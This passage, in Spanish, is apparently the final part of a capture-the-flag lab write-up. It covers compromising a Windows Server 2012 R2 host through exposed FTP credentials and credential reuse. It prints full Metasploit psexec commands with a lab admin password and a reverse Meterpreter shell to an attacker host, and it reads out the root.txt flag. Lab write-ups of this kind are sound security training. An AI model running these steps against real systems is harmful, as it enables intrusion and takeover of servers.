
Id  Name  Type  Information                                     Connection
--  -
1   smb   SMB   ftpuser @ 10.0.93.74:445                     10.0.93.74:445 -> 10.0.93.74:445 (10.0.93.74)

msf auxiliary(scanner/smb/smb_login) > sessions -i 1
[*] Starting interaction with 1...

SMB (10.0.93.74) > whoami

```

Figura 14. Intento inicial de explotación con psexec sin sesión devuelta.



```
cali@kali: ~/Escritorio
msf exploit(windows/smb/psexec) > set RHOSTS 10.0.93.74
RHOSTS => 10.0.93.74
msf exploit(windows/smb/psexec) > set SMBUser defencorp_admin
SMBUser => defencorp_admin
msf exploit(windows/smb/psexec) > set SMBPass DefenCorp2012!
SMBPass => DefenCorp2012!
msf exploit(windows/smb/psexec) > set LHOST 10.8.0.38
LHOST => 10.8.0.38
msf exploit(windows/smb/psexec) > run
[*] Started reverse TCP handler on 10.8.0.38:4444
[*] 10.0.93.74:445 - Connecting to the server...
[*] 10.0.93.74:445 - Authenticating to 10.0.93.74:445 as user 'defencorp_admin'...
[*] 10.0.93.74:445 - Selecting PowerShell target
[*] 10.0.93.74:445 - Executing the payload...
[+] 10.0.93.74:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (177734 bytes) to 10.0.93.74
[*] Meterpreter session 2 opened (10.8.0.38:4444 -> 10.0.93.74:49274) at 2026-03-29 19:09:15 +0200

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > cd C:\\DefenCorp\\Administrator
meterpreter > ls
Listing: C:\DefenCorp\Administrator

Mode                Size      Type       Last modified          Name
-----
100666/rw-rw-rw-   34      fil       2025-10-28 01:57:02 +0100  root.txt

meterpreter > cat root.txt
a3f8d9c7e2b1f5a4c8e6d3b9f7a2c5e1
meterpreter >
```

Figura 15. Explotación exitosa con psexec y apertura de Meterpreter.

4.8 VERIFICACIÓN DEL COMPROMISO Y CAPTURA DE LA FLAG

Con la sesión Meterpreter abierta, se verificó el compromiso completo del sistema y se leyó la flag final. La evidencia de lectura de **root.txt** confirma que el host quedó comprometido de forma satisfactoria.

```
meterpreter > cat root.txt
a3f8d9c7e2b1f5a4c8e6d3b9f7a2c5e1
```

Figura 16. Lectura de la flag final desde la sesión comprometida.

5 RESULTADOS OBTENIDOS

Elemento	Resultado
Sistema identificado	Windows Server 2012 R2.
Servicios relevantes	FTP anónimo, portal web corporativo, SMB, RDP y WinRM.
Información sensible expuesta	Lista de contraseñas, reutilización de credenciales y debilidades internas de hardening.
Usuario con acceso limitado validado	ftpuser / ftp@2012.
Usuario administrativo válido	defencorp_admin / DefenCorp2012!.
Explotación final	Módulo psexec de Metasploit con apertura de sesión Meterpreter.
Evidencia final	Lectura de la flag root.txt: a3f8d9c7e2b1f5a4c8e6d3b9f7a2c5e1.

6 CONCLUSIONES

El compromiso de la máquina no requirió vulnerabilidades complejas ni técnicas avanzadas de explotación inicial, sino una correlación eficaz de información expuesta en distintos servicios.

El acceso anónimo al FTP fue el punto de entrada decisivo. A partir de este servicio se obtuvieron credenciales débiles y una pista directa sobre su reutilización en SMB/WMI.

La enumeración del portal web aportó el directorio de empleados necesario para construir combinaciones válidas de usuario y contraseña, lo que permitió identificar una cuenta administrativa funcional.

La explotación final con psexec demostró que la existencia de una cuenta administrativa accesible por SMB, unida a una contraseña débil, es suficiente para comprometer por completo un servidor Windows.